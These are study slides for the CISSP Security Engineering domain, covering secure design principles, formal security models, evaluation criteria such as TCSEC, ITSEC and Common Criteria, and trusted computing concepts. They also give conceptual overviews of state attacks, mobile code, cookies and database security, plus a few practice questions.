CISSP® 2015

Domain 3: Security Engineering

V1

Domain 3: Security Engineering
(Engineering and Management of Security)

- Second large domain
- Overview cover:
  1. Secure Design Principles,
  2. Security Model,
  3. Evaluation Criteria,
  4. Memory Protection,
  5. Architecture in various systems, client, server, DB, Web, Mobile, Internet of things
  6. Cryptography,
  7. Physical Security

A. Implement & manage engineering processes using Secure Design Principles

- How?
  1. Initiation
  2. Development / Acquisition
  3. Implementation
  4. Operation / Maintenance
  5. Disposal

A. Implement & manage engineering processes using Secure Design Principles

Example from NIST SP800-27 (National Institute of Standards and Technology - Special Publications), 33 principles

- **Security Foundation**
  - Principle 1: Establish a sound security **policy** as the "foundation" for design.
  - P2: Treat security as an **integral** part of the overall system design
  - P3: Clearly delineate the **physical and logical** security boundaries governed by the associated security policies
  - P4: Ensure that **developers are trained** in how to develop secure software

A. Implement & manage engineering processes using Secure Design Principles

- **Risk Based**
  - P5: Reduce risk to an **acceptable level**
  - P6: Assume that external system are insecure
  - P7: Identify potential **trade-offs** between reducing risk and increasing costs and decrease in other aspects of operational effectiveness
  - P8: Implement tailored system security measures to meet organizational security goals
  - P9: Protect information while being processed, **in transit and in storage**
  - P10: Consider custom products to achieve adequate security
  - P11: Protect against all likely classes of "**Attacks**"

A. Implement & manage engineering processes using Secure Design Principles

- **Ease of use**
  - P12: Where possible, base security on open standards for **portability and interoperability**
  - P13: Use **common language** in developing security requirements
  - P14: Design security to allow for regular **adoption** for new technology including a secure and logical technology **upgrade** process.
  - P15: Strive for operational **ease of use**

A. Implement & manage engineering processes using Secure Design Principles

- **Increase Resilience**
  - P16: Implement layered security (Ensure **no single point of vulnerability**)
  - P17: Design and operate IT system to limit damage and to be **resilient** in response
  - P18: Provide **assurance** that the system is, and continues to be resilient in the face of **expected threats**
  - P19: Limit or **contain** vulnerabilities
  - P20: **Isolate public access** systems from mission critical resources (eg, data, processes etc.)
  - P21: Use **boundary mechanisms** to separate computing systems and network infrastructures
  - P22: Design and implement **audit** mechanisms to detect unauthorized use and to support **incident investigations**
  - P23: Develop and exercise contingency or disaster recovery procedures to ensure appropriate **availability**

A. Implement & manage engineering processes using Secure Design Principles

- **Reduce Vulnerabilities**
  - P24: Strive for **simplicity**
  - P25: **Minimize** the system elements to be trusted
  - P26: Implement **least privilege**
  - P27: Do not implement unnecessary security mechanisms
  - P28: Ensure proper security in the shutdown or disposal of a system
  - P29: Identify and **prevent** common errors and vulnerabilities

A. Implement & manage engineering processes using Secure Design Principles

- **Design with network in mind**
  - P30: Implement security through a combination of measures **distributed** physically and logically
  - P31: Formulate security measure to address multiple overlapping information domains
  - P32: **Authenticate** users and processes to ensure appropriate access control decisions both within and across domains
  - P33: Use unique identities to ensure **accountability**

B. Understand the fundamental concepts of security models

- **Common System Components**
  - Security architect must have basic understand system architecture.
  - Different processor / **CPU** for different OS or vendors
  - Primary Storage (RAM etc.)
  - Second Storage (HD, DVD etc.)
  - Virtual memory
  - Firmware (ROM)
  - Peripherals and other input/output devices
  - Operating systems
    - How they work together?
    - Impact: vulnerability, unclear responsibility

B. Understand the fundamental concepts of security models

- **Enterprise Security Architecture**
  - Boundary Control Services (FW, Router etc.)
  - Access Control Services (SSO)
  - Integrity Services (IPS)
  - Cryptographic Services (PKI)
  - Audit and Monitoring services (IDS)
- **Common Architecture Frameworks**
  - Zachman Framework
  - Sherwood Applied Business Security Architecture (SABSA) Framework
  - The Open Group Architecture Framework (TOGAF)
  - IT Infrastructure Library (ITIL)

B. Understand the fundamental concepts of security models

- **Security Models**
  - A symbolic representation of a policy
  - Provide mathematical relationships and formula explaining how to achieve the objective of the model.
  - Not popular using formal model to develop commercial products, but high security product, such as air traffic control system, spacecraft software, military etc.
- **State Machine Model**
  - Must verify all the initial states (default variable value) and outline how these values can be changed in the next state and verify the next state is safe, then the system is safe.
  - Similar the theory of Mathematical Induction

Bell

- **Bell-La Padula Model**
  - Main goal: prevent secret info from being access in an unauthorized manner.
  - Address Confidentiality only
  - Mathematical proven model
    - The simple security rule: a subject cannot read data at higher security level (**no read up)**
    - The *-property rule: **no write down**
    - The strong star property rule: can perform read and write only to the same security level
  - With Bell-La Padula, users can ***create content only at or above*** their own security level (i.e. secret researchers can create secret or top-secret files but may not create public files; no write-down). Conversely, users can ***view content only at or below*** their own security level (i.e. secret researchers can view public or secret files, but may not view top-secret files; no read-up).
  - All MAC are based on this model
  - Most for Government

Biba

- **Biba Model**
  - Address Integrity only
    - *-integrity axiom: **no write up**
    - Simple integrity axiom: **no read down**
    - Invocation property: A subject cannot request service to subject of higher integrity
  - In the Biba model, users can only **create content at or below** their own integrity level (a monk may write a prayer book that can be read by commoners, but not one to be read by a high priest). Conversely, users can only **view content at or above** their own integrity level (a monk may read a book written by the high priest, but may not read a pamphlet written by a lowly commoner).
  - Most for commercial

Covert Channel

- ***Covert Channel (not model)***
  - to receive info in an unauthorized manner (like morse code)
  - two types
    - Storage: by locking (1) and unlocking (0) a file OR creation/deletion of file
    - Timing: by reject (1) and accept (0) the CPU offer
  - Countermeasure: not much can do, user higher assurance machine
- **Noninterference Model**
  - Command and activities performed at one security level should not be seen by or affect subjects or objects at a different security level.
  - Address covert channels and inference (data miming) attacks

Chinese Wall

- **Brewer and Nash Model**
  - or **Chinese Wall Model**
  - Allow dynamically changing access control that protect against conflicts of interest.




Figure 5-20 The Chinese Wall model provides dynamic access controls.

Multi-level Model

- Able to process information with incompatible classifications (i.e., Public, Secret & Top Secret), permit access by users with different security clearances, and prevent users from obtaining access to information for which they lack authorization.
- Well-known multilevel security models:
  - Bell-LaPadula Model Focuses on confidentiality of information
  - Biba Model Focuses on system integrity
  - Noninterference Model

Question

Which model deals only with confidentiality?

A. Bell-LaPadula

B. Clark-Wilson

C. Biba

D. Reference monitor

C. Select controls and countermeasures based upon system security evaluation models

- **System Evaluation Methods**
  - examines security-relevant parts of system
  - diff methods of evaluating and assigning assurance level to systems
- **Orange Book (Trusted Computer System Evaluation Criteria TCSEC)**
  - developed by **USA**
  - evaluate operating system, applications and different products
  - Manufacturer: provide direction to improve
  - Customer: one stop evaluation process, do not need to have individual evaluation
  - Different areas: Security Policy, Identification, Labels, Documentation, Accountability, Life-cycle Assurance, Continuous Protection
  - Mainly address government and military requirement

TCSEC

Figure 3.16 High-Level TCSEC Requirements

Division	Class	Description
D	–	Evaluated but does not meet security requirements
C	C1	Discretionary Security Protection: ▪ *Basic Discretionary Access Control (DAC)*
	C2	Controlled Access Protection: ▪ *Improved DAC* ▪ *Individual accountability through login procedures and audit trails* ▪ *Resource isolation* ▪ *Essential system documentation and user manuals*

B	**B1**	Labeled Security Protection: ▪ *Mandatory Access Control (MAC) over some subjects and objects* - *Informal statement of the security policy model* - *Data sensitivity labels and label exportation* ▪ *All discovered flaws must be removed or otherwise mitigated*
	B2	Structured Protection: ▪ *DAC and MAC enforcement extended to all subjects and objects* ▪ *Security policy model clearly defined and formally documented* ▪ *Covert storage channels are identified and analyzed* ▪ *Objects are carefully structured into protection-critical and non-protection-critical* ▪ *Design and implementation enable more comprehensive testing and review* ▪ *Authentication mechanisms are hardened from compromise* ▪ *Trusted management segregates administrator and operator privileges* ▪ *Strict configuration management*
	B3	Security Domains: ▪ *Can satisfy reference monitor requirements* ▪ *Structured to exclude code not essential to security policy enforcement* ▪ *Significant system engineering directed toward minimizing complexity* ▪ *Trusted management provides security administrator function* ▪ *Audits all security-relevant events* ▪ *Automated imminent intrusion detection, notification, and response* ▪ *Trusted system recovery procedures* ▪ *Covert timing channels are identified and analyzed*
A	**A1**	Verified Design: ▪ *Functionally identical to B3 but more formal design and verification*

ITSEC

- **Information Technology Security Evaluation Criteria (ITSEC)**
  - Developed by Europe
  - Evaluate Functionality and Assurance
    - **Functionality** includes: access control, auditing, authentication….
    - **Assurance** is tested by examining development practices, documentation, configuration management and test mechanism

ITSEC

ITSEC	TCSEC
E0	= D
F1 + E1	= C1
F2 + E2	= C2
F3 + E3	= B1
F4 + E4	= B2
F5 + E5	= B3
F5 + E6	= A1
F6	= Systems that provide high integrity
F7	= Systems that provide high availability
F8	= Systems that provide data integrity during communication
F9	= Systems that provide high confidentiality (like cryptographic devices)
F10	= Networks with high demands on confidentiality and integrity

Table 5-2 ITSEC and TCSEC Mapping

CC

- **Common Criteria (CC)**
  - TCSEC is too rigid for business world
  - ITSEC is flexibility, but added complexity
  - International
  - Customer: reduce complexity, easier to understand definition
  - Manufacturer: can build to one specific set of requirement
  - Based on **Protection Profile** which includes assumption, objective, functional and assurance level expectation.
  - You can contribute to protection profile as well

CC

- Evaluation Assurance Level (EAL)
  - EAL1: Functionally Tested
  - EAL2: Structurally Tested
  - EAL3: Methodically Tested and Checked
  - EAL4: Methodically Designed, Tested, and Reviewed
  - EAL5: Semi-formally Designed and Tested
  - EAL6: Semi-formally Verified Design and Tested
  - EAL7: Formally Verified Design and Tested
- “formally verified” means mathematically proven

[Other] Industry & International Security Implementation Guidelines

- **ISO/IEC 27001/27002** Security Standard
  - Full solution for “Why”, “What”, “Who” and “How”
- Control Objectives for Information and Related Technology (**COBIT**)
  - More on IT Governance and IT Management
- Payment Card Industry Data Security Standard (**PCI-DSS**)
  - A framework of specifications to ensure the **safe** processing, storing and transmitting cardholder information

Certification & Accreditation

- **Certification**
  - ***technical*** evaluation of the security components and compliance for accreditation
  - company internal or external
  - goal: ensure system, product or network is right for the customer's purpose
  - result will be presented to management for accreditation process
- **Accreditation**
  - formal acceptance system's overall security and functionality by ***management***
  - by asking questions, review the report and finding
  - management makes a formal accreditation statement

Question

What is the final step in authorizing a system for use in an environment?

A. Certification

B. Security evaluation and rating

C. Accreditation

D. Verification


D. Understand security capabilities of information systems


Techniques to protect systems across many layers of hardware, software and firmware

- **Access Control Mechanisms**
  - Able to manage the relationship of subject (person) and object (program) in the system
- **Secure Memory Management**
  - **Physically** access by CPU and **logically** access by programs
- **Process Isolation among process**
- **Data Hiding among users**
- **Host Firewalls and Intrusion Prevention** (Host = Server)
- **Audit and Monitoring Controls**

Cryptographic Protections

- Trusted Platform Module (TPM) is an international standard for a secure cryptoprocessor, which is a dedicated microprocessor designed to secure hardware by integrating cryptographic keys into devices.





Virtualization

- **Virtual Machines:** a simulated environment
  1. for 16/32 Bit application running at 64bit machine
  2. Java Virtual Machine (**JVM**): create virtual machine (called sandbox) in which Java applet run
  3. **VMWare**: create individual virtual machines for diff OS, diff configuration…
     - Benefit in resource management
     - Disadvantage: Overhead on partitioning and security requirement, also aware of malware to “break out” to the host.

Memory Protection

- **Multi-Process System**
  - important to protect integrity among memory, data file, resource…..
  - Process isolation:
    - ensure not to communicate in insecure manner (one program hang, hang the whole OS)
    - **Encapsulation of objects**: hide data
    - **Time multiplexing**: allow processes to use the same resource, by timeslice
    - **Naming distinctions**: process has own name, such PID
    - **Virtual mapping**: to have own memory space, provides integrity and confidentiality

Vulnerabilities of Security Architechtures

- **System Architecture**
  - talking about Hardware kernel, OS, services and program layers
  - More complex mechanism becomes less assurance, but simple mechanism may not be able to provide many functionalities
  - 3 OS protection: Trusted Computing Base (TCB), Reference Monitor and Security Kernel.
- **Trusted Computing Base (TCB)**
  - **Process Activation**: In a multiprogramming environment, activation and deactivation of process create the need for a complete change of register, file access list, process status info and pointer etc.
  - **Execution Domain Switching**: Process within domain, TCB ensures the switching provide security.
  - **Memory Protection**: TCB must monitor memory reference to ensure confidentiality & Integrity for each domain
  - **I/O Operation**: I/O often cross domains, must be monitored

Relationship

- **Reference Monitor**
  - An access control concept referring to an abstract machine that handles all accesses to object by subject based on access control DB.
- **Security Kernel**
  - 3 principles
    - **Completeness**: It must handle all accesses
    - **Isolation**: It must be protected from modification
    - **Verifiable**: It must be verifiable a correct
- **Relationship among 3**:
  - Reference Monitor is an **abstract** concept, the security kernel is the **implementation** of the reference monitor, and the TCB contains the security kernel along with other protection mechanisms.

Question

Which of the following best describes the security kernel?

A. A software component that monitors activity and writes security events to an audit log

B. A software component that determines if a user is authorized to perform a requested operation

C. A software component that isolates processes and separates privileged and user modes

D. A software component that works in the center protection ring and provides interfaces between trusted and untrusted objects

Emanations

System Emanation is referred to unintentional electrical, mechanical, optical or acoustical energy signals that contain information being processed.

Example, switch, contact, relay and other component in the machine may emit radio frequency or acoustic energy. These signal can be captured, recorded or intercepted.

Control: **TEMPEST** is a set of standards designed to shield buildings and equipment.

State Attacks

- **Time-of-Check / Time-of-Use Attacks (TOC/TOU)**
  - **TOC/TOU:** Attacker **jumps in between two tasks** and **modifies** something (normally register) to control the result. Example: attacker requests for non-critical file (normal step: authorization, open), attacker changes the name of non-critical file to a critical one after the authorization before the open.
  - **Race Condition**: Attacker makes process **execute out of sequence** to control the result. Example: normal step: authentication, authorization. If attacker changes the sequence, attacker can get access to resource before authentication.
  - **Countermeasures**: (1) use atomic operation (not to split critical task), but not always possible (2) apply software lock to ensure cannot delete or replace with another file, but hard to database level.

Technology and Process Integration


- **Mainframes**: Centralized, closed system, more secure
- **Thin Client:** no o/s, package, DVD, USB…
- **Middleware:** Standardized, modularity, flexibility and reusability.
- **Embedded System:** SW, HW, OS are in one, limited security feature
- **Mobile/IPAD/IPOD:** many features, but limited sec features

Identify Single Point of Failure (SPOF)

- **Data Connectivity:** Storage, Database
- **Network Connectivity:** devices, NIC, Virtual IP….
- **Cluster Communication:** communication path
- **Application Availability**
- **OS Availability**
- **Infrastructure:** server, tape drive

Clustering vs. Fault Tolerance

- Degree of Fault Tolerance:
  - **Clustering**:
    - each device takes part of processing;
    - provide availability, scalability, load-balancing, failover;
    - example: server clustering (or refer as “server farm”)
  - **Fault Tolerance**:
    - Each device takes the whole processing (not part);
    - Provide redundancy, not load balancing, zero interruption



E. Assess and mitigate and vulnerabilities of security architectures, designs and solution elements

- Client based
- Server based
- Database security
- Large-scale parallel data systems
- Distributed system
- Cryptographic systems
- Industrial control systems

E1. Client-based: Mobile Code


- **Vulnerability** on Desktop, Laptop, Thin Client and Mobile device etc.
- Mobile Code is transmitted across network from website and is executed at your browser.
- **Java**
  - Object-oriented, platform-independent; applet run in browser
  - Java compiles into intermediate code “bytecode”, non-processor-specific
  - **JVM or sandbox** limits the applet to access any system resources
  - Attacker can figure out how to escape the sandbox and to access Harddisk or resources
- **ActiveX**
  - Microsoft technology; OOP; use COM and DCOM
  - **Prompting user to verify and trust the source**
  - Greater access than Java, to access system resources
  - Configurable security level: signed, unsigned, auto download
  - **User risk:** continually click OK, due to not understand the risk

Client Based: Cookie, Session

- **Cookie**
  - Cookie is one of parameters; is for connectionless of HTTP
  - **Session cookie** is stored in memory; **persistent cookie** locally as file
  - Example: If number of unsuccessful login count is stored in cookie, attacker can keep changing the count to allow unlimited attempts.
  - Cookie may store hidden fields of input form and even password
  - Countermeasure:
    - **Pre-validation**: validation before submission to application
    - **Post-validation**: consistent with expectation; for example, pre-determined constraints of reasonableness)

E2. Server Based: Data Flow Control

- Server data flows among servers, clients, programs
- Consider Input, processing and output controls



E3. Database security

- **Database Management**
  - storing important information
  - risk increase for enabling remote user access from Internet, eg. Online-banking
  - no direct access to DB, must through role account
- **Database Management Software (DBMS)**
  - **Store** data in meaningful way with **functionalities** such as multiple user, application to access, view, modify;
  - data **integrity** (Bounds check, duplication of primary key etc.)
  - transaction **persistence** (= durable and reliable)
  - centralize
  - backup
  - recovery and fault tolerance

Data Dictionary

- Central collection of data element definition, schema objects (include tables, view, index, procedure, function and triggers) and reference keys




Figure 11-8 The data dictionary is a centralized program that contains information about a database.

DB Integrity

- **Concurrency Problem**: two users update concurrently.
- **Lock**: can resolve concurrency problem
- **Semantic Integrity:** make sure structural and semantic rules (data type, logical value)
- **Referential Integrity:** make sure all foreign keys reference existing primary keys
- **Entity Integrity:** uniquely identified by primary key values
- **Savepoint:** a point to save DB and can restore after system failure; balance between too many and not enough;
- **Rollback:** cancel the current change
- **Commit:** confirm the change
- **Two-phase commit**: work in multiple DBs and “pre-commit” for each DB and “commit” after all DBs

Database Security Issues

- **Issues**:
  - **Aggregation**: by accessing components to figure out the rest and obtain restricted information from different source. *Example*: Knowing the total salary of a small department and some individual salary to find the salary of the manager.
  - **Inference**: is a process of drawing a conclusion by applying clues (of logic, statistics etc.); *Example*: find troop movement from the food shipment.
- **Measures**:
  - **Content-dependent access control**: is based on sensitivity of the data. Example: allow HR manager to view Salary field of staff
  - **Context-dependent access control:** based upon the state and sequence of the request. Example, in workflow system, a confidential document can be viewed if two managers approved the request.

DB

- **Online Transaction Processing (OLTP)**
  - usually clustered, provide fault tolerance and load balance
  - **Characteristics**
    - **Atomicity**: in one unit, commit or rollback
    - **Consistency**: in different DB
    - **Isolation**: isolate result before commit
    - **Durability**: once committed, cannot rollback
- **Data Warehousing**: combine DB and provide extensive information
- **Data Mining**:
  - massage the data warehouse to provide more useful information;
  - example: find frequent trader from trading DB
  - also known as “Knowledge Discovery in Database (KDD)”,
